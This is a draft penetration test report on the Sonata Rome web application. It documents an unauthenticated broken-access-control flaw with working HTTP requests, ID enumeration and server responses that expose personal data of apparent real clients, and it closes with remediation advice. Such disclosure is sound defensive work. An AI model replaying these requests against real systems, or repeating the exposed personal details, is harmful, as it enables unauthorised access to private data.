Draft of security report

SUBJECT

Penetration test of Sonata Rome (v12.2)

DATE

09.05.2024 - ongoing

LOCATION

Cracow (Poland)

AUTHORS

Antoni Klajn
Sebastian Jeż

VERSION

0.1

Executive summary

This document is a summary of work conducted by the Securitum. The subject of the test is the Sonata Rome (v12.2) web application available at https://getcovered-test3.nonprod.rome.bslcloud.com/rome/life/pub/get-quote?theme=DIRC&pageno=1.

Tests were conducted using the following roles:

- Client,
- Unauthenticated user (visitor of the website).

The most severe vulnerabilities identified during the assessment were:

- **[HIGH] SECURITUM-243841-001: Authorization – broken access control.**

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by the Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, DirBuster, ffuf, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Contents

Change history

Document date	Version	Change description
13.05.2024	0.1	Creation of a draft of security report.

Vulnerabilities in the web application

[HIGH] SECURITUM-243841-001: Authorization – broken access control

SUMMARY

The tested application does not implement proper authorization of access to data; thus any application user may access data of other users with read privileges.

By exploiting this vulnerability, it was possible to access the personal data of all registered users.

Please note that, as of the date of this report, two locations have been identified as vulnerable, as indicated in the 'Location' section below.

More details:

- https://owasp.org/www-community/Broken_Access_Control
- https://cwe.mitre.org/data/definitions/284.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to gain an access to another user's data, the following steps have to be performed:

1. Send the following HTTP Request as an unauthenticated attacker:

```
GET /rome/api/life/adviser/unauth/clients/details/120641788 HTTP/2
Host: getcovered-test3.nonprod.rome.bslcloud.com
User-Agent: Mozilla/5.0 […]
X-Requested-With: XMLHttpRequest
```

2. Server's response (user's own ID in yellow above):

```
HTTP/2 200 OK
Date: Sun, 12 May 2024 17:01:33 GMT
[…]

{"client":{"id":120641788,"name":"Securitum Secur","audit":{"lastUpdated":"2024-05-
12T16:33:30Z","lastUpdatedBy":"sonanon","dataVersion":4},"clientSurname":"Secur","clientForename"
:"Securitum"},"clientDetails":{"id":120641788,"typeCode":{"id":45,"code":"PERS","codeType":"CLTY"
,"codeShortDescription":"Personal, Ind","codeDescription":"An individual
client."},"surname":"Secur","forename":"Securitum","initials":"S","salutation":"Dear
Sir/Madam","gender":{"id":12,"code":"MALE","codeType":"SEX","codeShortDescription":"Male","codeDe
scription":"Male"},"dateOfBirth":"2001-07-
21T12:00:00Z","ageAdmitted":false,"country":{"id":1,"name":"New
Zealand","code":"NZ"},"mobilePhone":"+64 21 113 411","disclaimerSigned":true,"mailingName":"S
Secur","status":{"id":117,"code":"ALIV","codeType":"CLST","codeShortDescription":"Alive","codeDes
cription":"Alive"},"wrapIndicator":false,"holdCorrespondence":false,"canSolicit":false,"preferred
Risk":{"id":19,"code":"NSMK","codeType":"RISK","codeShortDescription":"Non
Smoker","codeDescription":"Non
Smoker"},"secureSalaryFlag":false,"investorTypePersonal":{"id":1574,"code":"INDI","codeType":"INV
T","codeShortDescription":"Individual","codeDescription":"Individual"},"nationality":{"id":152923
,"code":"NZ","codeType":"CNAT","codeShortDescription":"New Zealander","codeDescription":"New
Zealander"},"bfpoCrownEmployee":false,"reportingCurrency":"NZD"},"addresses":[{"id":101495466,"op
eration":"NONE","typeCode":{"id":505,"code":"EMAL","codeType":"ADDR","codeShortDescription":"E-
mail","codeDescription":"Electronic Mail
Addresses"},"primaryType":true,"primary":true,"line1":"audytor4+osdo@securitum.pl","country":{"id
":1,"name":"New Zealand","code":"NZ"},"audit":{"lastUpdated":"2024-05-
12T16:33:29Z","dataVersion":0}}]}
```


3. Change the ID to any other number:

```
GET /rome/api/life/adviser/unauth/clients/details/120641640 HTTP/2
Host: getcovered-test3.nonprod.rome.bslcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
X-Requested-With: XMLHttpRequest
```

4. Server's response:


```
HTTP/2 200 OK
Date: Sun, 12 May 2024 16:47:42 GMT
[…]

{"client":{"id":120641640,"name":"Rachel Green","audit":{"lastUpdated":"2024-05-
08T01:45:58Z","lastUpdatedBy":"sonanon","dataVersion":4},"clientSurname":"Green","clientForename"
:"Rachel"},"clientDetails":{"id":120641640,"typeCode":{"id":45,"code":"PERS","codeType":"CLTY","c
odeShortDescription":"Personal, Ind","codeDescription":"An individual
client."},"surname":"Green","forename":"Rachel","initials":"R","salutation":"Dear
Sir/Madam","gender":{"id":13,"code":"FEM","codeType":"SEX","codeShortDescription":"Female","codeD
escription":"Female"},"dateOfBirth":"1996-12-
31T11:00:00Z","ageAdmitted":false,"country":{"id":1,"name":"New
Zealand","code":"NZ"},"mobilePhone":"+64 22 2222 2222","disclaimerSigned":true,"mailingName":"R
Green","status":{"id":117,"code":"ALIV","codeType":"CLST","codeShortDescription":"Alive","codeDes
cription":"Alive"},"wrapIndicator":false,"holdCorrespondence":false,"canSolicit":false,"preferred
Risk":{"id":19,"code":"NSMK","codeType":"RISK","codeShortDescription":"Non
Smoker","codeDescription":"Non
Smoker"},"secureSalaryFlag":false,"investorTypePersonal":{"id":1574,"code":"INDI","codeType":"INV
T","codeShortDescription":"Individual","codeDescription":"Individual"},"nationality":{"id":152923
,"code":"NZ","codeType":"CNAT","codeShortDescription":"New Zealander","codeDescription":"New
Zealander"},"bfpoCrownEmployee":false,"reportingCurrency":"NZD"},"addresses":[{"id":101495232,"op
eration":"NONE","typeCode":{"id":505,"code":"EMAL","codeType":"ADDR","codeShortDescription":"E-
mail","codeDescription":"Electronic Mail
Addresses"},"primaryType":true,"primary":true,"line1":"hanguyen@bravurasolutions.com","country":{
"id":1,"name":"New Zealand","code":"NZ"},"audit":{"lastUpdated":"2024-05-
08T01:45:58Z","dataVersion":0}}]}
```

5. The process may be fully automated. It is enough that the attacker uses the Burp Suite application (Intruder module) or writes a script that will send the above request with consecutive values of numeric ID (the example below demonstrates all data points between 120641000-120649999):




Request	Payload	Status code	Response ...	Error	Timeout	Length
403	1402	200	501			4884
587	1586	200	444			4260
544	1543	200	442			4248
547	1546	200	436			4248
555	1554	200	453			4248
636	1635	200	493			4248
628	1627	200	445			4242
631	1630	200	449			4242
705	1704	200	650			4242
546	1545	200	487			4239
556	1555	200	492			4239
571	1570	200	487			4239

6. Another example demonstrating access to sensitive information of other users without any form of authorization:



```
GET /rome/api/life/adviser/unauth/clients/details/120641402 HTTP/2
Host: getcovered-test3.nonprod.rome.bslcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```

7. Server's response (sensitive information of other user):



```
{
  "client":{
    "id":120641402,
    "name":"Mr Aeaemedconsent Lester",
    "audit":{
      "lastUpdated":"2024-05-02T04:22:45Z",
      "lastUpdatedBy":"APIUser",
      "dataVersion":6
    },
    "clientSurname":"Lester",
    "clientForename":"Aeaemedconsent"
  },
  "clientDetails":{
    "id":120641402,
    "typeCode":{
      "id":45,
      "code":"PERS",
      "codeType":"CLTY",
      "codeShortDescription":"Personal, Ind",
      "codeDescription":"An individual client."
```

Location

https://getcovered-test3.nonprod.rome.bslcloud.com/rome/api/life/adviser/unauth/clients/details/[id]

https://getcovered-test3.nonprod.rome.bslcloud.com/rome/api/life/adviser/unauth/quotes/policy/[id]

Recommendation

It is recommended to implement or improve the mechanism responsible for verification of access to data. A user should be able to access only the resources that he or she owns. Additionally, it is recommended not to utilize numeric IDs and instead use more secure solutions e.g. UUIDv4.

It is advisable to use one central authorization module and implement the application so that all operations performed in the application pass through it.

More information:

- https://wiki.owasp.org/index.php/Category:Access_Control
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html